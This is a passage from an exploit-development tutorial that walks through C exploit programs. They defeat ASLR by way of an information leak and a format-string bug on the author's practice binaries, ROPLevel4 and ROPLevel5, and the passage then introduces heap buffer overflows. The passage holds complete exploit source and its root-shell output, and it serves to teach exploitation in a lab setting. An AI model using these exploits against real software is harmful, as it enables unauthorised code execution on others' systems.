Instead of crafting a malicious string and piping it into the program manually, this time we will need to write a separate program in C to build our exploit string and send it to ROPLevel4. This way, our exploit will be very efficient as it will be capable of calculating the ASLR slide based on the information leak, locating the secret() function in the running process, building an exploit payload with the corresponding location, and sending it to the process in just a couple of seconds.

This chapter, therefore will require you to have at least a basic understanding of the C programming language.

I will be using Xcode (available for OS X) to write the exploit, but any source code editor should be fine.

We can create a new .c file named "exploitrop4.c" and start by including some of the standard libraries.

```
//
//  exploitrop4.c
//
//
//  Created by Billy Ellis on 06/09/2017.
//
//

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(){

    return 0;
}
```

Now that the basic template for the program is set up, we can begin writing the exploit. First, we need a way to refer to the important memory locations, being the address of the secret() function and the address of the "leak_me" variable.

We can create two "integer" type variables to store these hexadecimal values.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(){

    int varAddr = 0xc03c;
    int secretAddr = 0xbd28;

    return 0;
}
```

From the screenshot above, you can see that I have given them the names "varAddr" (for the address of the "leak_me" variable) and "secretAddr" (for the address of the secret function).

We will also need a large string to store the junk characters or "padding" for the buffer overflow. This will contain only the characters that will overwrite data up until the point of the return address.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(){

    int varAddr = 0xc03c;
    int secretAddr = 0xbd28;

    char padding[64] = {0x41,0x41,0x41,0x41,
        0x42,0x42,0x42,0x42,
        0x43,0x43,0x43,0x43,
        0x44,0x44,0x44,0x44,
        0x45,0x45,0x45,0x45,
        0x46,0x46,0x46,0x46};

    return 0;
}
```

This can be done by writing the string character-by-character using the hexadecimal equivalent ASCII code ("A" is 0x41) as I have done above, or by typing the actual characters between speech marks.

```
char padding[64] = {0x41,0x41,0x41,0x41,
    0x42,0x42,0x42,0x42,
    0x43,0x43,0x43,0x43,
    0x44,0x44,0x44,0x44,
    0x45,0x45,0x45,0x45,
    0x46,0x46,0x46,0x46};

char payload[128];
```

We also need a char array to store the final exploit payload. This will only be used at the very end of our exploit program, but there is no harm in creating earlier on. I have named mine "payload" and given it a 128 byte range which should be more than enough to store the payload.

Now that we have set up the foundation for our exploit, we can start writing the main logic of it. Before we can do anything, we need a way for our exploit program to be able to communicate with the ROPLevel4 program. This can be done in C using pipes.

```
char padding[64] = {0x41,0x41,0x41,0x41,
    0x42,0x42,0x42,0x42,
    0x43,0x43,0x43,0x43,
    0x44,0x44,0x44,0x44,
    0x45,0x45,0x45,0x45,
    0x46,0x46,0x46,0x46};

char payload[128];

int fd[2];
pid_t pid1;
pipe(fd);

pid1 = fork();
```

Below the variables and char arrays that we just created, we need to create two more variables. From the code above, you

can see that the first one is an integer array named "fd", standing for "file descriptor" and the other is a pid-type named "pid1". We then call pipe() and pass "fd" as an argument.

This essentially results in the "fd" integer array being used as a pipe for inter-process communication. The pipe will have a write end (fd[1]) and a read end (fd[0]) for reading and writing. We will be using this pipe to read and and write to and from the ROPLevel4 application as it is running.

However, before we can communicate with ROPLevel4 from our exploit program, we need ROPLevel4 to be executing as a child process. This is why we assign "pid1" the return value of the fork() function. This essentially duplicates the current running process (being our exploit program) so that two processes are running the exact same code. fork() will return 0 if we are the child, and another PID (or Process-ID) if we are the parent.

We can easily check which we are (child or parent) with the following code.

```
if (pid1 == 0) {

    close(fd[1]);
    dup2(fd[0],0);

    //execute roplevel4
    execv("./roplevel4", NULL);

}
```

Here we check, using a simple IF statement, if "pid1" is equal to 0. If it is, we know that we are the child and therefore can execute the ROPLevel4 application. We do this with a call to execv() with the argument "./roplevel4" (assuming the ROPLevel4 binary is currently in the same directory as our exploit).

However, before we execute the binary we also do two other things. Firstly, we close the read end of the pipe and secondly, we use dup2() to duplicate the write end of our pipe and essentially connect it to the standard input (STDIN) of the child process. This means that anything we write into the pipe will automatically be sent to the child process as if it were entered as text via the keyboard.

Since we replace the child process with ROPLevel4 shortly after, anything we write to the pipe will be sent as an input to our target application.

The rest of the exploit will be written outside of this IF statement or, in other words, only executed by the parent process (our exploit).

The first step in actually crafting the exploit itself is obtaining the leaked address. Fortunately, as mentioned earlier, this address is leaked for us and is written to a file (./leak.txt) every time the program is started.

To allow our exploit program to work with this leaked address, we must first read it from this file on the system. This can be done easily using the following lines of code.

```
sleep(3);

char readData[32];

FILE *file = fopen("./leak.txt","r");
fgets(readData,32,file);
fclose(file);
```

Ensure that this code is written outside of the IF statement or else it will not be executed in the parent process.

The first thing we do here is sleep() for 3 seconds. This is not necessarily required but it just allows time for the "./leak.txt" file to be created on the system.

Then we create a 32-byte character array which we will use to store the data we read from the file.

To actually read the contents of the file we create a file descriptor and use fopen() with the arguments "./leak.txt" (the path to the file we wish to read from) and "r" (to specify that we want to open the file for reading and not writing).

We then use fgets() to copy 32-bytes of data from the file into our 32-byte buffer.

Finally, we fclose() the file descriptor.

At this point, we have the leaked address in our 32-byte char array named "readData" but this is still a in char or "string" form and therefore prevents us from using it in any kind of mathematically calculations (which we need to do next).

To workaround this, we will convert the data in this array to an integer data type using the following code.

```
sleep(3);

char readData[32];

FILE *file = fopen("./leak.txt","r");
fgets(readData,32,file);
fclose(file);

int addr;

sscanf(readData,"%x",&addr);
printf("%x\n",addr);
```

We create an "int" variable named "addr" and use sscanf() to copy the data in our buffer to the integer variable, using the format specifier "%x".

Below that, I have also used printf() to display this value in the console for debugging purposes, but it is not required.

Now that we have the leaked address stored in an integer variable, we can use it to calculate the ASLR slide of the current running instance of ROPLevel4.

```
int slide = addr - varAddr;
printf("[*] ASLR slide is: %x\n",slide);
```

We create another integer named "slide" and assign it the value of "addr" (which is the address of the leak_me variable in the current running process) minus varAddr (which is the static/non-slid address of that same variable), as this difference gives us the ASLR slide.

With the ASLR slide at hand, we have defeated ASLR. All we need to do is add the slide to the static address of anything in the binary and we have the real address of it.

So to find the real address of secret(), we will add the slide to the static address.

```
int realSecretAddr = slide + secretAddr;
```

At this point, all we need to do is assemble the payload and send it to the target process, being ROPLevel4.

As with the simpler exploits in earlier chapters, we need to add the address of the secret function on the end of our attack string in reverse byte order.

There may be other ways of achieving this, but the method I have used is splitting up the address into each byte using bitwise operations and shifting operators.

```
unsigned int one = secretAddr & 0xff;
unsigned int two = (secretAddr>>8) & 0xff;
unsigned int three = (secretAddr>>16) & 0xff;
```

From the above code, you can see that I have only focused on the last three bytes of the address. This is due to the fact that the ASLR slide is never greater than a certain value that causes the address to use more than 3 bytes. In other words, the left-most byte is always 0x00.

```
unsigned int one = secretAddr & 0xff;
unsigned int two = (secretAddr>>8) & 0xff;
unsigned int three = (secretAddr>>16) & 0xff;

sprintf(payload,"%s%c%c%c",padding,one,two,three);

printf("[*] Payload crafted!\n");
```

Once each byte is separated, we use sprintf() to create a formatted string consisting of our padding (junk characters) and the three bytes of the secret() address in reverse order, and this is then stored in our payload char array that we declared earlier.

That's it! The exploit payload is built and all that is left it to send it to the application.

```
printf("[*] Payload crafted!\n");

write(fd[1],payload,512);

return 0;
```

We can use write() to send our payload char array to the write-end of the pipe that, as mentioned before, is connected to the STDIN of ROPLevel4.

Finally, we can return out of main() and the exploit is finished!

Full exploit source code:

```
//
//  exploitrop4.c
//
//
//  Created by Billy Ellis on 06/09/2017.
//
//

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(){

    int varAddr = 0xc03c;
    int secretAddr = 0xbd28;

    char padding[64] = {0x41,0x41,0x41,0x41,
        0x42,0x42,0x42,0x42,
        0x43,0x43,0x43,0x43,
        0x44,0x44,0x44,0x44,
        0x45,0x45,0x45,0x45,
        0x46,0x46,0x46,0x46};

    char payload[128];

    int fd[2];
    pid_t pid1;
    pipe(fd);

    pid1 = fork();

    if (pid1 == 0) {

        close(fd[1]);
        dup2(fd[0],0);

        //execute roplevel4
        execv("./roplevel4", NULL);

    }

    sleep(3);

    char readData[32];
```

```
    FILE *file = fopen("./leak.txt","r");
    fgets(readData,32,file);
    fclose(file);

    int addr;

    sscanf(readData,"%x",&addr);
    printf("%x\n",addr);

    int slide = addr - varAddr;

    printf("[*] ASLR slide is: %x\n",slide);

    int realSecretAddr = slide + secretAddr;

    unsigned int one = secretAddr & 0xff;
    unsigned int two = (secretAddr>>8) & 0xff;
    unsigned int three = (secretAddr>>16) & 0xff;

    sprintf(payload,"%s%c%c%c",padding,one,two,three);

    printf("[*] Payload crafted!\n");

    write(fd[1],payload,512);

    return 0;

}
```

Running the exploit program gives the following output:

```
0x8903c
=============================================
Welcome to ROPLevel4 by Billy Ellis (@bellis1000)
=============================================

Enter your name:
8903c
[*] ASLR offset is: 7d000
[*] Calculated address of secret() - 88d28
[*] Crafting exploit payload...
[*] Payload crafted!
[*] Executing...
Welcome, AAAAAAAAAAAAAAAAAAAAAAA!
You shouldn't be here ;P
Billys-N48AP:/var/mobile root# Darwin Billys-N48AP 15
.0.0 Darwin Kernel Version 15.0.0: Thu Aug 20 13:11:1
3 PDT 2015; root:xnu-3248.1.3~1/RELEASE_ARM_S5L8950X
iPhone5,4 arm N49AP Darwin
Applications  System  boot   etc  pguntether  tmp
Developer     User    cores  lib  private     usr
Library       bin     dev    mnt  sbin        var
```

As shown in the screenshot, the exploit program successfully manages to build and execute a successful payload. Code execution is redirected to the secret() function, which then executes some shell commands and exits.

Conclusion

In this chapter we covered the in-depth exploitation of an application with ASLR enabled. The concept of information leakage was introduced as well as how this can be used to completely defeat ASLR.

Despite ROPLevel4 giving us an info-leak without us having to do any work, in a real-world case, a separate vulnerability would likely be required to achieve an information leak.

8

Information Leaks

In the previous chapter we discussed how an attacker can reliably bypass Address Space Layout Randomisation (ASLR) and achieve arbitrary code execution. The method we discussed involved using a leaked address to calculate the ASLR slide and then using this to calculate the real addresses of other items within the application. However, we did not have to do anything in order to leak information from the application. This information leak was given to us.

Since in most real-world situations you would have to discover your own way of leaking a pointer, the previous chapter was not an accurate representation of the exploitation of an ASLR-enabled process.

In this chapter we will begin to take a look at how information-leak vulnerabilities work and how they can be discovered.

The specific type of information-leak vulnerabilities we will look into in this chapter are format-string vulnerabilities.

What is a format string?

Many standard C functions, including printf() & scanf(), allow the user to specify a format for their output. This is done using format string specifiers.

Below is a very simple example of the use of a formatted string in a C program.


```
#include <stdio.h>
#include <string.h>

int main(){

    char str[] = "Hello!";

    printf("%s\n",str);

    return 0;
}
```

The first argument in the call to printf() is "%s\n". The "%s" is known as the format specifier in this case. The second argument is the "str" char array.

What will happen in this case is when the call to printf() is made, it will recognise that there is a format specifier in the string it has been passed as its first argument and will be able to identify that the "%s" essentially stands for "string" (or char array).

printf() will replace the "%s" in the string with the value of the variable passed as the second argument.

So the output of this program will be as follows:



Essentially, format specifiers are used as a way of substituting-in values of variables into strings.

There are multiple other format specifiers all with different uses.

%c - used for a single char

%x - hexadecimal value

%o - octal value


%i - signed integer

%f - float

%p - pointer

There are also others, however, the one we will be particularly interested in when it comes to exploit development is the "%p" format specifier. This specifier is used to display the pointer (or memory location) of a variable.

For example, if we compile and execute the same C program as shown above, but use the "%p" specifier instead of "%s", the address of the memory location of our char array "str" is printed instead of its value.



What is a format string vulnerability?

A format string vulnerability occurs when a user controlled string is interpreted by the application as a string to be formatted. This is normally a result of lazy programming. Developers will often call, for example, printf() and pass it only one argument. If this argument is a string controlled by the user, important information can be potentially leaked from the application.


Take a look at the following example:

```
#include <stdio.h>
#include <string.h>

int main(){

    printf("Enter a string\n");

    char input[32];
    scanf("%s",input);

    printf(input);

    return 0;
}
```

In the above program, a user is asked to enter a string. This string is then stored in a 32-byte buffer named "input". The users' input is then displayed back on the screen using a call to printf().


When compiling this application we are actually given a warning about how our code is potentially insecure. However, developers of larger software applications will often miss or ignore these warnings, allowing these vulnerabilities to make their way into the final build of the application.

When using the program, there appears to be no security issue (other than the blatant buffer overflow on line 9 which we will ignore for now).



The program appears to function as it should. Whatever string the user chooses to enter is displayed back out on the screen.


However, look what happens if we include the "%" in the string we enter.



Suddenly the output looks very strange as we have additional characters and information being printed out that we did not originally enter.

This is because the "%" and the character following it ("h" in this case) was interpreted as a format specifier and therefore printf() attempted to format the string before it displayed it.

This can easily be used to leak some pointers. All we need to do is include the "%p" specifier in our input.



Entering "%p%p%p" causes the application to spit out 3 hexadecimal values. But where have these values come from? The call to printf() did not have any additional arguments/ variables referenced.

Here is where architectural differences can affect methods of exploitation. Every architecture has its own calling convention (way in which it calls functions and handles parameters). In the above few examples, I have been using a MacBook running on an X86_64 processor. The calling convention for X86_64 is different to that of ARMv7.

Firstly, in the X86 architecture, parameters are pushed onto the stack before a function is called. The called function will then pop values from the top of the stack and process them.

However, if no values (parameters) were pushed onto the stack before the call to the function (as in the example above), the function will still pop the appropriate number of values from the stack and interpret them as the parameters it is expecting.

The function does not know any different. It expects the parameters to be on the stack and so it will assume that they are.

What this essentially means in our case above, is that we have managed to leak the values of the top 3 items on the stack.

It would usually take some further disassembly and analysis of the program to discover where these values have been pushed onto the stack from and if they will be useful to the attacker.

ARM has a similar calling convention however, parameters are passed to functions using the registers R0,R1,R2 (and occasionally others) instead of the stack. This means that exploitation of a format string vulnerability on an ARM platform would result in leaking information stored in registers as oppose to values from the top of the stack.

Either way, using the stack or the registers for parameter passing, they are both exploitable and can allow an attacker to completely defeat ASLR.

Example Binary

To demonstrate how an attacker can bypass ASLR by using their own information leak vulnerability, we will write an exploit for ROPLevel5. ROPLevel5 is a binary almost identical to ROPLevel4 (the binary exploited in the previous chapter) but with one difference - there is no freely-given information leak.

Starting the application, we can see that similarly to ROPLevel4, level 5 also asks for the user to enter some input however, a loop is also involved so that the user is able to enter multiple inputs. This is convenient for us in this case as it allows us to use one input to leak some data and a second input to corrupt the stack and trigger the overflow.

```
Billys-N90AP:/var/mobile root# ./roplevel5

Welcome to ROPLevel5 by Billy Ellis (@bellis1000)


Leave some feedback:
AAAA
AAAA
Leave some feedback:
q
Billys-N90AP:/var/mobile root#
```

The program will continue to accept new inputs after processing the previous one until the input is "q", at which point the program exits.

We can quickly confirm that a format string vulnerability exists in this application by entering some "%p"s as our input string.

```
Billys-N90AP:/var/mobile root# ./roplevel5

Welcome to ROPLevel5 by Billy Ellis (@bellis1000)


Leave some feedback:
%p
0x0
Leave some feedback:
%p%p
0x00x41
Leave some feedback:
%p%p%p%p
0x00x410x20600x0
Leave some feedback:
```

Entering these characters result in some hexadecimal values being printed on the screen. Behind the scenes, each new input is also being written to a file named "feedback.txt". This is also convenient as it gives us, the attacker, and easy way to read the leaked address as we did with the previous exploit in chapter 7.

Since the exploit for this new application will be so similar to the previous, we will use our previous exploit code as a starting point and make a few modifications to it.

We will start the same way as before by assigning the values of some important addresses to integer variables, creating our padding char array and setting up the pipes that will allow us to communicate to ROPLevel5.

```
int main(){
    //fixed addresses can be found by statically analysing the binary

    unsigned int fixedAddr = 0xc080;

    unsigned int secretAddr = 0xbd5c;

    //we'll use this eventually to store the final payload

    char exploit[128];

    char padding[64] = {0x41,0x41,0x41,0x41,0x42,0x42,0x42,0x42,0x43,0x43,0x43,0x43,0x44,0x44,0x44,0x44,0x45,0x45,0x45
        ,0x45};

//,0x46,0x46,0x46,0x46,0x47,0x47,0x47,0x47,0x48,0x48,0x48,0x48,0x49,0x49,0x49,0x49,0x4A,0x4A,0x4A,0x4A};

    int fd[2];
    pipe(fd);

    pid_t pid1 = fork();

    if (pid1 == 0) {

        close(fd[1]);
        dup2(fd[0],0);

        //execute roplevel5
        printf("[*] Starting ROPLevel5...\n");
        execv("./roplevel5", NULL);

    }
```

Following this, we need to read our leaked address from the file. However, as mentioned above, we must first leak the address manually by entering some format specifiers.

```
char input[128] = "%%p\n";

printf("[*] Leaking some info...\n");

write(fd[1],input,strlen(input));

sleep(1);

//open and read contents of file into readData

char readData[16];

FILE *file = fopen("./feedback.txt","r");
fgets(readData,16,file);
fclose(file);
```

The above code does exactly this. We first write() the string "%p" into the write-end of the pipe and then sleep() for 1 second. This is to allow extra time for the file to be created.

Then, using the same code as in our previous exploit, we open the feedback.txt file and read the contents of it into a char array.

We then convert this into an integer data type to allow us to perform calculations with it.

```
int leakedAddr;

sscanf(readData,"%x",&leakedAddr);
printf("[*] Leaked address %x\n",leakedAddr);
```

After a quick disassembly of ROPLevel5 and some simple analysis, we reach the conclusion that the address being leaked is the address of a variable known as "feedbackString".

The rest of the exploit will use the exact same code as the previous chapter demonstrated. We now have the leaked address to work with so from here, we can calculate the ASLR slide, locate the secret() function, build a payload and execute it by writing, once again, to the write-end of the pipe.

The rest of the exploit source code:

```
int leakedAddr;

sscanf(readData,"%x",&leakedAddr);
printf("[*] Leaked address %x\n",leakedAddr);

int aslrSlide = leakedAddr - fixedAddr;
printf("[*] ASLR slide is: %x\n",aslrSlide);

secretAddr = secretAddr + aslrSlide;

printf("[*] Address of secret() is %x\n",secretAddr);

printf("[*] Crafting ROP payload...\n");

unsigned int one = secretAddr & 0xff;
unsigned int two = (secretAddr>>8) & 0xff;
unsigned int three = (secretAddr>>16) & 0xff;
unsigned int four = (secretAddr>>24) & 0xff;

sprintf(exploit,"%s%c%c%c\n",padding,one,two,three);

printf("[*] Exploit built! Pwning...\n");

write(fd[1],exploit,strlen(exploit));

close(fd[1]);

return 0;
```

Compiling and executing our new exploit program should give an output similar to the following.

```
./sploit
[*] Starting ROPLevel5...
[*] Leaking some info...
================================================
Welcome to ROPLevel5 by Billy Ellis (@bellis1000)
================================================

Leave some feedback:
%p
[*] Leaked address 2f080
[*] ASLR slide is: 23000
[*] Address of secret() is 2ed5c
[*] Crafting ROP payload...
[*] Exploit built! Pwning...
Billys-N9OAP:/var/mobile root# Leave some feedback:
AAAABBBBCCCCDDDDEEEE\

you win ;)
total 808
    42   0 drwx--x--x 13 mobile mobile   1190 Sep 10
21:46 .
     2   0 drwxr-xr-x 34 root   wheel    1292 Aug  7
21:26 ..
 35116   8 -rw-------  1 mobile mobile     91 Aug 16
13:09 .bash_history
```

Thanks to the short messages displayed throughout, we can understand clearly what the exploit is doing from a single screenshot.

We can see that the payload is crafted after ASLR has been dealt with and once the payload has been executed, code execution is redirected to secret() and a shell command is executed along with a short message, "you win ;)".

Conclusion

This chapter demonstrated a more real-world situated exploit that deals with ASLR. No information leak was freely-given to the attacker which made the task of gaining arbitrary code execution slightly more difficult.

Keep in mind, although the previous few chapters have demonstrated code execution by jumping to secret(), it is just as easy to jump to the start of a ROP chain instead and carry out a task in ROP (covered in the earlier chapters).

9

Heap-Based Exploitation

If you have read this book in sequential order, at this point you should be familiar with the stack and how it can manipulated in various ways to give an attacker full control of an application, how to carry out various malicious tasks using Return Oriented Programming, and how to deal with ASLR by utilising an information leak vulnerability.

However, you may have noticed that we have only covered stack-related techniques. Although stack-based attacks are still a very real threat in modern software exploitation, it is not the only place at which memory corruption vulnerabilities can be found and exploited.

There is an entire other category of memory corruption vulnerabilities based around the Heap.

What is the Heap?

The Heap is a large area of preserved memory that an application can use to store dynamically allocated variables and data. Similar to the Stack, data can be written on the Heap and removed. However, the Heap is much more complex than the Stack in terms of the way it allocates space for new data and frees unused space.

Unlike the Stack, the Heap is not a LIFO (Last-In, First-Out) data structure. Data on the Heap can be removed even if it is not the last item that was added.

The Heap memory is arranged in 'chunks' which are essentially blocks of memory of different size that are used to store a specific item or variable. For example, one chunk may be used to store a string containing a user's name.

As well as containing data, each chunk also has meta-data which is used to keep track of chunk sizes as well as other things relating to which chunks are in use and which are free. We will not be going into the exact details of this though, as it will not be needed in order to understand the simple exploit examples I will cover.

How can we interact with the Heap?

As a programmer, the Heap can be interacted with using the malloc() and free() functions.

The malloc() function will allocate some new memory on the Heap with the size specified by the first (and only) argument to it.

For example:

```
#include <stdio.h>
#include <string.h>

int main(){

    char *string = malloc(128);
    strcpy(string,"@bellis1000");

    return 0;
}
```

The above program allocates 128 bytes of memory on the Heap for the 'string' variable and then copies some data to it using strcpy().

Once we have finished with the variable, it is important to free this memory on the Heap so that the same space can be re-used by something else in the future.

```
#include <stdio.h>
#include <string.h>

int main(){

    char *string = malloc(128);
    strcpy(string,"@bellis1000");

    printf("Hello, %s\n",string);

    free(string);

    return 0;
}
```

We use the free() function and pass the variable name that we wish to free as the first argument.

The simplified example below shows the rough layout and behaviour of the Heap during execution of this program.

At the beginning, the Heap will start and end at a fixed address but will be empty.

```
0xcc34 00000000 00000000
0xcc38 00000000 00000000
0xcc3c 00000000 00000000
0xcc40 00000000 00000000
0xcc44 00000000 00000000
0xcc48 00000000 00000000
0xcc4c 00000000 00000000
```

Once malloc() is called, a specific number of bytes in the Heap are allocated and this chunk is marked as 'in use' (represented by the shaded area behind it).

```
0xcc34 00000000 00000000
0xcc38 00000000 00000000
0xcc3c 00000000 00000000
0xcc40 00000000 00000000
0xcc44 00000000 00000000
0xcc48 00000000 00000000
0xcc4c 00000000 00000000
```

In terms of data, the Heap has not changed. A chunk of memory has simply been reserved for this new variable. As long as the chunk is considered 'in use' it will not be overwritten by other parts of the application that wish to store data.

After the call to strcpy() in our above example, the characters are written to the chunk and they appear on the Heap.

```
0xcc34 41414141 42424242
0xcc38 43434343 00000000
0xcc3c 00000000 00000000
0xcc40 00000000 00000000
0xcc44 00000000 00000000
0xcc48 00000000 00000000
0xcc4c 00000000 00000000
```

Note: I have used 41,42 & 43 in the diagram to represent the data, but in reality the chunk would contain the actual data/ characters than the programmer has written to the variable.

Once we have finished with the variable and call free() on it, the actual data on the Heap remains but the chunk is now marked as 'free' instead of 'in use'. This allows the same area of Heap memory to be used for new chunks and data in the future.

```
0xcc34 41414141 42424242
0xcc38 43434343 00000000
0xcc3c 00000000 00000000
0xcc40 00000000 00000000
0xcc44 00000000 00000000
0xcc48 00000000 00000000
0xcc4c 00000000 00000000
```

The data on the heap in this diagram no longer has a shaded area behind it, indicating that is is now free memory and is ready to be reallocated.

Heap Buffer Overflow

As with the Stack, buffer overflows can also occur in the Heap memory. However, exploitation of Heap buffer overflows can often be more challenging than exploitation of stack buffer overflows as it requires an in-depth understanding of the (sometimes unpredictable) structure of the Heap.

Furthermore, unlike the Stack, the Heap is not used by the program to store function return addresses. This makes it much more difficult to gain arbitrary code execution as it is not as simple as overwriting a single value.

Although, despite there not being a return address that can be easily overwritten, it is often the case that function pointers will be stored in Heap chunks. Overwriting these values can have the same effect as overwriting a return address, however, code execution will only be achieved once one of the functions associated with the pointer is called - not when the function returns.

Example Exploit

As with the other chapters, to explain further about Heap overflows, we will take a look at an example binary vulnerable to a Heap buffer overflow.

The vulnerable binary is known as HeapLevel1. Executing this without any arguments outputs a short usage message telling us that we need to specify a username.

```
Billys-N90AP:/var/mobile/HeapLevel1 root# ./heaplevel
1
Usage: ./heaplevel1 <username>
Billys-N90AP:/var/mobile/HeapLevel1 root#
```

We execute the program again and this time specify a username.

```
Billys-N90AP:/var/mobile/HeapLevel1 root# ./heaplevel
1 Billy
Welcome to heaplevel1, created by @bellis1000
User: Billy is executing command "date"
Wed Sep 20 08:48:10 BST 2017
Billys-N90AP:/var/mobile/HeapLevel1 root#
```

This time we are giving a welcome message followed by a line of text stating that the user "Billy" is going to execute the shell command "date".

Below that, we see the output of that specific command. The application then exits.

So where is the vulnerability in this program? And how can we exploit it?

Some simple fuzzing using large inputs confirms that the program is vulnerable to an overflow of some kind.

```
Billys-N90AP:/var/mobile/HeapLevel1 root# ./heaplevel
1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA
Welcome to heaplevel1, created by @bellis1000
User: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA is executing command "AAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
sh: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA: command not found
Billys-N90AP:/var/mobile/HeapLevel1 root#
```

The screenshot shows how a large string of "A"s given as the username causes the shell command execution to fail. In fact, the program seems to attempt to execute some of the "A"s as a shell command.

A quick disassembly of main() reveals that the program is working with the heap as there are 2 calls to malloc().

```
0000be40        movw    r0, #0xbf89
0000be44        movt    r0, #0x0
0000be48        bl      imp___symbolstub1__printf
0000be4c        movw    r1, #0x80
0000be50        str     r0, [sp, #0x30 + var_1C]
0000be54        mov     r0, r1
0000be58        bl      imp___symbolstub1__malloc
0000be5c        movw    r1, #0x80
0000be60        str     r0, [r7, var_10]
0000be64        mov     r0, r1
0000be68        bl      imp___symbolstub1__malloc
0000be6c        movw    r1, #0xbfb8
```

Upon close inspection, we can see that the value 0x80 is moved into R1 before each malloc() call. This is then moved into R0 and is interpreted as the first parameter to the function.

In decimal, 0x80 is 128. This means that both calls to malloc() allocate 128 bytes of memory on the heap.

Next we have 2 calls to strcpy() which, as we already know, is a function used to copy data into a buffer but without checking the length of the data - therefore making it vulnerable to a buffer overflow.

One of these strcpy() calls is used to copy the data for the shell command ("date") into one of the Heap buffers. The other is used to copy the username in to the other Heap buffer.

The reason behind the strange behaviour depicted in the screenshot is due to the arrangement of the 2 Heap buffers and which one is written to first.

During allocation, the buffer for the username is allocated first and the one for the command string, second.

We will use a similar diagram to the one used earlier to create a mental image of the Heap during the execution of HeapLevel1.

Once again, the Heap starts empty.

```
0xcc34 00000000 00000000
0xcc38 00000000 00000000
0xcc3c 00000000 00000000
0xcc40 00000000 00000000
0xcc44 00000000 00000000
0xcc48 00000000 00000000
0xcc4c 00000000 00000000
0xcc50 00000000 00000000
0xcc54 00000000 00000000
0xcc58 00000000 00000000
```

We then allocate both of our 128-byte buffers (not actually 128 bytes on the diagram).

```
0xcc34 00000000 00000000
0xcc38 00000000 00000000
0xcc3c 00000000 00000000
0xcc40 00000000 00000000
0xcc44 00000000 00000000
0xcc48 00000000 00000000
0xcc4c 00000000 00000000
0xcc50 00000000 00000000
0xcc54 00000000 00000000
